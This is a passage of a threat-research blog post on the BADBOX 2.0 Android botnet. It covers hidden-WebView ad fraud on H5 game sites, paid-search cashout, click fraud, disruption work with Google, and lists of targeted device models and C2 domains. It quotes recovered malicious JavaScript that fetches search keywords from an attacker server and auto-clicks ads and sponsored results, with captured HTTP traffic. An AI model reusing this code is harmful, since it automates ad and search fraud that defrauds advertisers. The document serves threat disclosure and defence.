        if (rand < 0.8) {
            obj = yes;
        } else if (no) {
            obj = no;
        } else {
            obj = yes;
        }
        if (obj) {
            lawClickObj(obj, coRect);
        }
        if (window.lawIntAdDataContent && (!obj || obj == no)) {
            var close = window.lawIntAdDataContent.closebtn || window.lawIntAdDataClose.closebtn;
            lawClickObj(close, coRect);
        }
    }, getWaitingTime(5));
}
```


```
(function () {
   var scrollData = {
       up_left_xa1: [157.67151, 157.67151, 152.46634, 143.79756, 117.580376, 96.66322, 86.72004, 66.95047, 35.423946, 35.423946],
       up_left_xa2: [51.89189, 51.89189, 48.356556, 35.35725, 25.115082, 6.455513, 6.455513],
       up_left_xa3: [234.51143, 234.51143, 230.08952, 181.10812, 147.51643, 147.51643],
       up_left_xa4: [158.66943, 153.47052, 125.8806, 79.14377, 54.5798, 11.310855, 11.310855],
       up_left_ya1: [752.1769, 750.93695, 723.8222, 698.049, 631.3661, 596.8859, 578.306, 535.96826, 473.46274, 473.46274],
       up_left_ya2: [728.2019, 711.2954, 682.18463, 634.85693, 570.13306, 458.29675, 458.29675],
       up_left_ya3: [720.2102, 708.5169, 685.7672, 581.13666, 523.18274, 523.18274],
       up_left_ya4: [775.15295, 763.4433, 694.7212, 633.62646, 595.38055, 532.434, 532.434],
       up_right_xa1: [288.39917, 288.39917, 291.0015, 306.77628, 344.6783, 344.6783],
       up_right_xa2: [326.32016, 326.32016, 322.3824, 315.7891, 309.6049, 314.24924, 335.46106, 354.70142, 410.17145, 424.37, 478.9807, 478.9807],
       up_right_xa3: [350.27026, 350.27026, 350.27026, 371.1945, 376.49368, 381.63358, 381.63358],
       up_right_xa4: [404.158, 401.55844, 399.12805, 406.19495, 408.7533, 409.35593, 411.75052, 411.75052],
       up_right_ya1: [743.1863, 742.1566, 720.0446, 661.66156, 584.5932, 584.5932],
       up_right_ya2: [796.1311, 796.1311, 786.9334, 771.5331, 709.2205, 611.9171, 579.0022, 536.18896, 457.74954, 436.7386, 354.62317, 354.62317],
       up_right_ya3: [802.1249, 802.1249, 789.0855, 702.3704, 685.7522, 669.6733, 669.6733, ],
       up_right_ya4: [786.14154, 777.0335, 765.9874, 669.92834, 635.1331, 587.74585, 477.4782, 477.4782],
       down_left_xa1: [124.74013, 127.33811, 144.20593, 156.63486, 156.63486],
       down_left_xa2: [154.67775, 161.17885, 179.35638, 190.04669, 190.90698, 195.19933, 206.31221, 206.31221],
       down_left_xa3: [148.69023, 152.80511, 179.99347, 181.79755, 193.3304, 193.3304],
       down_left_xa4: [119.75052, 122.80965, 135.96996, 135.96707, 137.7131, 137.7131],
       down_left_ya1: [484.45575, 490.95752, 550.0762, 621.6819, 621.6819],
       down_left_ya2: [582.3538, 596.6711, 660.1357, 725.9224, 763.9155, 795.5857, 883.97577, 883.97577],
       down_left_ya3: [369.57544, 376.78397, 445.56906, 457.0793, 520.299, 520.299],
       down_left_ya4: [578.358, 588.5657, 669.1081, 676.342, 713.21747, 713.21747],
       down_right_xa1: [378.21207, 371.71347, 332.91248, 309.50946, 319.39557, 314.43295, 314.43295],
       down_right_xa2: [392.18295, 392.18295, 355.74854, 354.56778, 338.68497, 338.68497],
       down_right_xa3: [255.46777, 239.7502, 232.70044, 232.5156, 232.5156, 232.5156],
       down_right_xa4: [322.3285, 310.63443, 310.80432, 310.35342, 310.35342],
       down_right_ya1: [343.6025, 354.01105, 425.7896, 486.87048, 576.8446, 597.066, 597.066],
       down_right_ya2: [503.43604, 503.43604, 560.74963, 569.17804, 645.0082, 645.0082],
       down_right_ya3: [441.50052, 505.64655, 555.3076, 597.9625, 623.2934, 623.2934],
       down_right_ya4: [490.44952, 567.1903, 582.47974, 621.31323, 621.31323]
   };
```

Screenshots of the JavaScript playlist and instructions for clicking and scrolling on an H5 gaming site

The playlist above navigates to one of the H5 game sites, where it follows one of several variations on the playlist, scrolling and clicking on specific pixels defined by the playlist.


Researchers found **hundreds** of these JavaScript-based playlists, each of which had several variations contained within the code, and each of which corresponded to a different H5 game site.

Many of the H5 game sites—of which there were hundreds—share the same general pattern: a homepage with tiles promoting web-based games, a navigation bar, and little else.



An H5 gaming site with a formulaic design

Clicking through to one of the games reveals what would be a frustrating experience for anybody intending to play the game:




An H5 game site rendering an in-game ad every few seconds

In-game ads pop up every few seconds, making gameplay impossible. The frequency of the ads reinforces two important notes about how the threat actors monetize this scheme:


- CPMs—*cost per mille*, or the price for 1,000 ad renders—for in-game ads are higher than digital mobile ads (often as high as double), allowing for the publisher (the H5 game site owner) to receive more money per ad
- There's no realistic expectation of human eyes on these sites, as the gameplay is so frequently interrupted by ads

The threat actors also found alternative ways to monetize these sites. Several of the sites had subdomains with completely different content from the main site:



An H5 game site with a non-gaming version available, hiding content from advertisers

Satori researchers did not observe ads on the non-gaming versions of the H5 sites, but did observe code on those versions that would have enabled ads to be displayed:



A non-gaming version of an H5 site with an ad module

Notice the blank ad module in the H5 non-gaming site.

Additionally, researchers observed the threat actors abusing paid customizable search programs. Some search providers have programs that share paid search revenue derived from clicks with the publisher of a page participating in the program.

Some of the C2 JavaScript responses directed the hidden WebView to input a particular search string to the search engine, check whether the sponsored search result was present, and if it was, to click on that result.

```
if (window.location.host.indexOf('fb.app-goal.com') >= 0) {
  lawCheckRate();
} else if ((window.location.host.indexOf('.google.') >= 0 ||
window.location.host.indexOf('.bing.') >= 0) && '1' == cus1[3]) {
  cus1[3] = '0';
  window.jtjb.setCus(JSON.stringify(cus1));
  window.jtjb.setStatus(1);
  getKeyWord(function (w) {
    window.location.href = 'https://cdn.ai-goal.com/kgmbsearch.html?key=' +
encodeURIComponent(w);
  });
} else {
  lawPageCheckAndStart(window.location.host, window.location.pathname);
}
```

Establishing a connection with app-goal before visiting a search engine

In the above screenshot, the JavaScript injected by the C2 is instructing the WebView to visit **app-goal[.]com**, a tool managed by the threat actors, and then to navigate to a major search engine. Once the WebView arrives on the search engine, the JavaScript connects with app-goal again in the background (using a JavaScript API called XHR that allows the WebView to retrieve information from app-goal without loading the page) to get a keyword for the search:

```
function getKeyWord(callb) {
  var conn = new XMLHttpRequest();
  conn.onreadystatechange = function () {
    if (conn.readyState == 4) {
      if (conn.status == 200 && conn.responseText && conn.responseText != '')
{
        callb(conn.responseText);
      } else {
        lawExecuteBeh(0);
      }
    }
  };
  conn.ontimeout = function () {
    lawExecuteBeh(0);
  };
  conn.onerror = function () {
    lawExecuteBeh(0);
  };
  conn.open('post', 'https://gap.app-goal.com/sc/gw', true);
  conn.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
  var t = window.jtjb.getTid();
  var cl = window.jtjb.getChannel();
  conn.send(JSON.stringify({
    tid: t,
    channel: cl,
    key: '793878347'
  }));
}
```

/Requesting a keyword from app-goal

The response from app-goal gives the WebView the keyword to search on:

```
HTTP/1.1 200 OK
Date: Mon, 23 Sep 2024 21:44:22 GMT
Content-Type: text/plain
Connection: keep-alive
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: *
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=KZ8PCcmwPmONwISA5pS2KiaPnNuHNOyvCQlwxwEVvbBlGcIMbGNaNTxyOURhbmSWDC%2BMG6N50us7To1C1iTa9m6rq4932%2BZp46KXLfOb6hRIanAD6X0bxDEUw%2FHcAwDpO8Q%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 8c7db735b9e10228-GRU
Content-Length: 44

online schools for early childhood education
```

The C2 server responds with a keyword

That response triggers the WebView to load a new page, with the URL seeded with the keyword:

```
https://cdn.ai-goal.com/kgmbsearch.html?key=online%20schools%20for%20early%20childhood%20education
```

```
GET
https://cdn.ai-goal.com/kgmbsearch.html?key=online%20schools%20for%20early%20childhood%20education HTTP/1.1
Referer: https://www.bing.com/
User-Agent: Mozilla/5.0 (Linux; Android 11; SM-A320Y Build/R16NW; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/108.0.5359.128 Mobile Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
X-Requested-With: com.fast.clean.tv
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Host: cdn.ai-goal.com
```

The hidden WebView loading the URL seeded with the requested keyword

Finally, a page with the paid search program API installed loads and, using a piece of JavaScript code, clicks on the search result, triggering the payout to the threat actors:

```
HTTP/1.1 200 OK
Date: Mon, 23 Sep 2024 21:44:23 GMT
Content-Type: text/html
Connection: keep-alive
Last-Modified: Tue, 30 Jan 2024 09:00:37 GMT
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers:
DNT,X-Mx-ReqToken,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization
Cache-Control: max-age=14400
CF-Cache-Status: HIT
Age: 56897
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=ocW6KJMWlpOkyGI73v6eCF0LVqvawUzUJhmZ6gNZbmV6WXH
0r2fSg6HSR3QAA8jmBkC99Ljp0sDC8pLYjGJxhEPwhtKf3fgMTo13ZUXLuDNZe0uDfO27x7UXRXon1x1c%2FFg%3D"}],"group":"
cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Vary: Accept-Encoding
Speculation-Rules: "/cdn-cgi/speculation"
Server: cloudflare
CF-RAY: 8c7db7389e0baf1d-GRU
Content-Length: 894

<!DOCTYPE html>
<html>
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
  </head>
  <body>
    <div class="gcse-search"></div>
    <script src="https://cse.google.com/cse.js?cx=65d2322e118da7251"></script>
    <script>
      function getUrlParam(name) {
        var url = window.location.search;
        var reg = new RegExp("(^|&)" + name + "=([^&]*)(&|$)");
        var result = url.substr(1).match(reg);
        return result ? decodeURIComponent(result[2]) : null;
      };
      window.onload = function(){
        var keyword = getUrlParam('key');
        document.getElementById('gsc-i-id1').value = keyword;
        document.getElementsByClassName('gsc-search-button')[1].click();
      };
    </script>
  </body>
</html>
```

The paid search cashout

Click Fraud

Lastly, Satori researchers reverse-engineered components of MoYu's C2 responses to the botnet to find a **click fraud** capability. In a similar fashion to the JavaScript "playlist"-based approach described in the Hidden WebViews/H5 Domains section above, researchers uncovered JavaScript payloads that directed infected devices to visit MoYu-managed low-quality domains and to click on ads hosted there:

```
414     /* 查找当前可见的banner广告，要求返回iframe元素或者null - Translation: Find the currently visible banner ad and return an iframe element or null */
415     function lawVisibleBnr() {
416         if (document.querySelectorAll('div[data-google-query-id]')[0].querySelector('iframe')) {
417             return document.querySelectorAll('div[data-google-query-id]')[0].querySelector('iframe');
418         }
419         return null;
420     }
```

JavaScript payload identifying an ad on a threat actor-owned low-quality domain

```
/*不需要管, 在android端进行点击 - Translation: No need to worry, click on the Android side */
function lawGoClick(x, y) {
    if (x > 0 && x < window.innerWidth && y > 0 && y < window.innerHeight) {
        var rt = parseFloat(cus1[1]);
        var time = 20 + Math.floor(Math.random() * 10);
        [...REDACTED...].click(rt * x, rt * y, time);
    } else {
        lawLog('x or y over screen');
    }
}
```

JavaScript payload passing instructions to an infected device to click on a visible ad

Disrupting BADBOX 2.0

As the scale of BADBOX 2.0 became clear to Satori researchers, HUMAN's disruption and disclosure plans began to take effect.

Much as we did in our **3ve** investigation in 2018, HUMAN worked closely with Google both to establish the full scope of the threat BADBOX 2.0 posed and to carry out disruption actions.

With numerous advertising solutions, HUMAN offers protection against a variety of ad fraud schemes, including the hidden ads and hidden WebView/H5 attacks described above, as well as click fraud attacks where applicable. HUMAN's suite of security products also protects against malicious bot attacks, including the types of account takeover and account fraud attacks facilitated by the BADBOX 2.0 residential proxy capability.

Google has taken action to prevent bad actors from attempting to monetize on its advertising platforms by terminating publisher accounts associated with BADBOX 2.0 from the Google Ad ecosystem. Google Play Protect, Android's built-in malware and unwanted software protection, automatically warns users and blocks apps known to exhibit BADBOX associated behavior at install time on Play Protect certified Android devices with Google Play Services, even when apps come from sources outside of Play. Google Play Protect is on by default on Android devices with Google Play Services.

It's important to note that the threat actors behind BADBOX and BADBOX 2.0 may adapt again and relaunch their operations. The disruption efforts led by HUMAN and partners cannot dismantle the supply chain that enables these threat actors to implant the backdoor into devices destined for consumer hands.

Users should limit their app downloads to official marketplaces to prevent downloading apps that *appear* to be familiar, but which may have been rebundled by threat actors to include dangerous additions.

Conclusion

In our BADBOX investigation, we wrote that although disrupting an operation with the size and scale of BADBOX is a positive, adaptation is an inevitability and research must continue in order to eliminate gaps in the supply chain that allowed for a threat like BADBOX to happen.

That remains true with the disruption of BADBOX 2.0. Though we can identify the threat actor groups behind the various components of the operation, a true *takedown* of this threat remains elusive, as the supply chain of compromised devices is still intact. Satori researchers will continue to monitor all the threat actors involved in BADBOX 2.0 for continued adaptation.

The BADBOX 2.0 threat in particular is compelling in no small part because of the open-season nature of the operation. With the backdoor in place, infected devices could be instructed to carry out any cyberattack a threat actor developed. The attacks researchers observed coming from BADBOX 2.0-infected devices were particularly lucrative in focus (advertising fraud and proxy services are among the most “productive” attacks for threat actors), but they’re not the only attacks possible with persistent privileged access.

Perhaps the key takeaway from the BADBOX 2.0 story is the number of disparate threat actor groups that got involved. This wasn’t an attack by a single threat actor, this was a collection of threat actors sharing resources; and not only were they sharing infrastructure from which to support the attack, they shared targets. It was an all-for-one, one-for-all sort of attack, a dark mirror version of the Human Collective.

Which in turn reinforces the role of organizations like the Human Collective. If threat actors are banding together to increase the sophistication of their attacks, their targets need to do the same to protect themselves from those ever-more-complicated threats.

HUMAN is uniquely positioned to protect customers from the full breadth of BADBOX 2.0 threats, which span the entire customer journey from advertising to website visit to login. And HUMAN’s research teams, including Satori, are constantly hunting for new and emerging threats, protecting customers before they can be affected.

Acknowledgements

Satori researchers would like to acknowledge the work of the following organizations, each of which contributed valuable insight into elements of BADBOX 2.0:

Appendices / IoCs

List of Models Targeted by Threat Actors

Device Model	Device Model	Device Model	Device Model
TV98	X96Q_Max_P	Q96L2	X96Q2
X96mini	S168	ums512_1h10_Natv	X96_S400
X96mini_RP	TX3mini	HY-001	MX10PRO
X96mini_Plus1	LongTV_GN7501E	Xtv77	NETBOX_B68
X96Q_PR01	AV-M9	ADT-3	OCBN
X96MATE_PLUS	KM1	X96Q_PRO	Projector_T6P
X96QPRO-TM	sp7731e_1h10_native	M8SPROW	TV008
X96Mini_5G	Q96MAX	Orbsmart_TR43	Z6
TVBOX	Smart	KM9PRO	A15
Transpeed	KM7	iSinbox	I96
SMART_TV	Fujicom-SmartTV	MXQ9PRO	MBOX
X96Q	isinbox	Mbox	R11
GameBox	KM6	X96Max_Plus2	TV007
Q9 Stick	SP7731E	H6	X88
X98K	TXCZ		

List of C2 Domains

100ulife.com	coslogdydy.in	ipmoyu.com	pcxrlback.com	tuding.xyz
1ztop.work	cxlcyy.com	jasmine.land	petrel-ip.com	tvsnapp.com
99soya.shop	cxzyr.com	jolted.vip	pixelscast.com	veezy.site
ad3g.com	dazzl.vip	joyfulxx.com	pixlo.cc	vividweb.work
admoyu.com	dc16888888.com	jutux.work	pm2za.cc	wildpettykiwi.com
ads-goal.com	dcylog.com	logcer.com	qazwsxedc.xyz	wildpettykiwi.info
ai-goal.com	dqmop.com	long.tv	qocoll.com	wildpettykiwi.xyz
apotube.com	duoduodev.com	meiboot.com	qulogger.com	wotads.com
app-goal.com	easyjoy.me	moonhub.work	randomhow.com	ycxad.com
appclicking.com	echojoy.xyz	motiyu.net	retrofitxer.com	ycxrl.com
astrolink.cn	finemob.com	moyix.com	rzless.work	ycxrldow.com
bitemores.com	firehub.link	moyu88.xyz	shanhulan.cn	yeyeyeye.xyz
bltproxy.com	firehub.work	msohu.online	simplekds.me	yxcrl.com
bluefish.work	flyermobi.com	msohu.shop	soyatea.online	yydsma.com
bullet-proxy.com	fuhidd.com	mtcpmpm.com	sparkjoy.cc	yydsmb.com
catmore88.com	g1ee.com	mtcprogram.com	supportdatainput.top	yydsmd.com
catmos99.com	giddy.cc	mtcpuouo.com	sustat.com	yydsmr.com
cbphe.com	goologer.com	mymoyu.shop	swiftcode.work	ziyemy.shop
cbpheback.com	heygames.club	navnow.xyz	syloger.com	ztword.com
clickby.net	huulog.com	net-goal.com	sysbinder.com	zxcvbnmasdfghjkl.xyz
clocksyn.com	huuww.com	pccyy.com	sysbinder.xyz	vmud.net
	ipforyou.top	pcxrl.com	ttyunos.com	meisvip.com

List of H5 Cashout Sites (CSV)

← PREVIOUS POST Next Post →